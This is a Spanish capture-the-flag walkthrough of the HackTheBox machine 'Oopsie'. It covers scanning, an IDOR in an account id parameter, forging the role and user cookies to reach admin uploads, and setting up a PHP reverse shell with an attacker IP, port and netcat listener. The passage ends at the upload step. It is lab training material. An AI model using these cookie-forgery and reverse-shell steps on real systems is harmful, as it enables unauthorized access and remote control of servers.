

HACKTHEBOX: Oopsie

Desarrollado por: Zuly Vargas

Introducción:

En este ejercicio se tiene como objetivo obtener control sobre la consola de la máquina víctima mediante el uso de la modificación de cookies de autenticación y el uso de una reverse shell.

Conceptos importantes:


Proxy: Un servidor proxy es un intermediario que acepta las peticiones entrantes del cliente y las reenvía al servidor de destino. Funciona como una pasarela entre el usuario final e Internet. el tráfico de Internet pasa por el servidor proxy de camino a la dirección que se ha solicitado. Seguido a esto, la solicitud regresa a través de ese mismo servidor proxy y luego el servidor proxy le reenvía los datos recibidos del sitio web.

Cookie: Las cookies son un pequeño archivo con datos que se guarda en el equipo cuando visita una página. Este fichero almacena cierta información sobre el usuario, por ejemplo, su comportamiento navegando por internet o las credenciales. Las cookies de identificación son aquellas cuya función es identificar a un usuario cuando este introduce sus credenciales al iniciar sesión. Al iniciar sesión, se introduce su nombre de usuario y contraseña. Las cookies de autenticación recuerdan esta información para reconocer al usuario y confirmar su identidad.

DESARROLLO PASO A PASO:

Después de tener activa y conectada la VPN y encender la máquina desde la página de HTB se realiza lo siguiente:

1. Para iniciar, se comprueba que la máquina este arriba y sea accesible mediante el comando ping:



```
Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~$ ping 10.129.199.147
PING 10.129.199.147 (10.129.199.147) 56(84) bytes of data:
64 bytes from 10.129.199.147: icmp_seq=1 ttl=63 time=94.6 ms
64 bytes from 10.129.199.147: icmp_seq=2 ttl=63 time=93.4 ms
64 bytes from 10.129.199.147: icmp_seq=3 ttl=63 time=120 ms
64 bytes from 10.129.199.147: icmp_seq=4 ttl=63 time=112 ms
```


- Se escanean los puertos para encontrar cuales de estos están abiertos y con qué servicio mediante el comando nmap:

Comando: nmap -sV 10.129.199.147


```
[parrot@parrot-virtualbox]~$ nmap -sV 10.129.199.147
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 18:09 -05
Nmap scan report for 10.129.199.147: TLSv1.3, cipher TLSv1.3 TLS AES_256_GCM_SHA384, 2048 bit
Host is up (0.12s latency)
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
2022-10-03 18:09:50 OPTIONS IMPORT: route-related options modified
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 78.63 seconds
```

Los puertos abiertos son el 22 y el 80, con servicio ssh y http respectivamente.

- Al ingresar desde el navegador a la dirección IP de la máquina víctima se obtiene:




Al buscar en la página se puede encontrar que esta cuenta con una sección para Login:




4. Para encontrar más información sobre el sitio web y su sistema de archivos se puede usar Burp suite, esta herramienta funciona como un Proxy cada vez que se realicen peticiones a la página web, este realiza mapeos, análisis y búsqueda de vulnerabilidades.


Para activarlo, en el navegador Mozilla en la sección de settings -> Network Settings ->

Manual Proxy Configuration. En este último se ingresa la ip del localhost, puerto 8080 y la v5 de SOCKS.






5. Se ingresa a la app de Burp suite, en esta se desactiva la opción de interceptar que se encuentra activa por defecto:




6. Desde el navegador se ingresa nuevamente a la IP. En Burp Suite es posible visualizar todo el árbol de archivos:




Nuestro path de interés es el path donde se encuentra la página de acceso de la aplicación:

http://10.129.199.147			
	Host	Method	URL
cdn-cgi	http://10.129.199.147	GET	/cdn-cgi/login/script.js


Desde el navegador:




Al intentar ingresar como Guest se pueden observar varias opciones, sin embargo, la de Uploads se encuentra disponible solo para usuarios con permisos de administrador:



7. Para poder cambiar los permisos del usuario es posible intentar cambiando las cookies que este usa para la sesión. Para esto desde la herramienta de inspección y en la opción de Storage se verifica:



Luego, en la opción de Account, en la URL se puede observar que hace uso de un id en los parámetros:



Repair Management System

Access ID	Name	Email
2233	guest	guest@megacorp.com

Si se cambia a 1 se encuentra información sobre el usuario administrados:

Admin Panel

10.129.199.147/cdn-cgi/login/admin.php?content=accounts&id=1

MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Usando esta información se modifica la cookie:

Debugger Network Style Editor Performance

Filter Items

Name	Value	Domain	Path	Expires
role	admin	10.129.199.1...	/	Thu, 0
user	34322	10.129.199.1...	/	Thu, 0

Con esto, se modifican los permisos y se obtiene acceso a la opción de Uploads:

MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

Branding Image Uploads

Brand Name	<input type="text"/>
<input type="button" value="Browse..."/>	No file selected.
<input type="button" value="Upload"/>	

8. Ahora con esta ventaja es posible intentar subir un archivo que permita activar una consola reversa. El S.O Parrot trae un archivo que permite configurar una consola reversa:

```
Parrot Terminal
File Edit View Search Terminal Help
[parrot@parrot-virtualbox]~$ cd /usr/share/webshells/php
[parrot@parrot-virtualbox]~/usr/share/webshells/php$ ls
findsocket      php-reverse-shell.php  simple-backdoor.php
php-backdoor.php qsd-php-backdoor.php
[parrot@parrot-virtualbox]~/usr/share/webshells/php$
```

Se modifica la IP y el puerto de escucha:

```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 5.4 php-reverse-shell.php *
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck
set time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.96'; // CHANGE THIS
$port = 1020;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

^G Help      ^O Write Out ^W Where Is  ^K Cut
^X Exit      ^R Read File ^_ Replace   ^U Paste

tun0: flags=73<UP,LOOPBACK,
    inet 127.0.0.1 net
    inet6 ::1 prefix
    loop txqueuelen
    RX packets 1004
    RX errors 0 drop
    TX packets 1004
    TX errors 0 drop
tun0: flags=4305<UP,POINT
    inet 10.10.15.96
    inet6 fe80::d0b8:
    inet6 dead:beef:2
    unspec 00-00-00-0
```

Se mueve el archivo a la raíz:

```
[x]~[parrot@parrot-virtualbox]~/usr/share/webshells/php$ sudo mv php-reverse-shell.php ~
```

Abriendo el puerto:

Comando: nc -lvnp 1020


```
[x]-[parrot@parrot-virtualbox]-[~]
$ sudo nc -lvp 1020
[sudo] password for parrot:
listening on [any] 1020 ...
```

9. Pero antes de subir este archivo es necesario conocer donde se almacenan estos archivos que se suben. Para esto es posible usar la herramienta de gobuster para encontrar los directorios de la página o subdominios:

Comando: `gobuster dir -url http://IP --wordlist /usr/share/wordlist/dirbuster/directory-list-2.3-small.txt`


```
$ gobuster dir --url http://10.129.199.147 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.199.147
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/10/03 21:22:10 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 317] [--> http://10.129.199.147/images/]
/themes (Status: 301) [Size: 317] [--> http://10.129.199.147/themes/]
/uploads (Status: 301) [Size: 318] [--> http://10.129.199.147/uploads/]
/css (Status: 301) [Size: 314] [--> http://10.129.199.147/css/]
/js (Status: 301) [Size: 313] [--> http://10.129.199.147/js/]
/fonts (Status: 301) [Size: 316] [--> http://10.129.199.147/fonts/]
Progress: 12233 / 87665 (13.95%)
```

Se encuentra el directorio `/uploads`. Intentando ingresar desde el navegador:



Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.199.147 Port 80

Subiendo el archivo creado anteriormente para la reverse shell:

Repair Management System

Branding Image Uploads

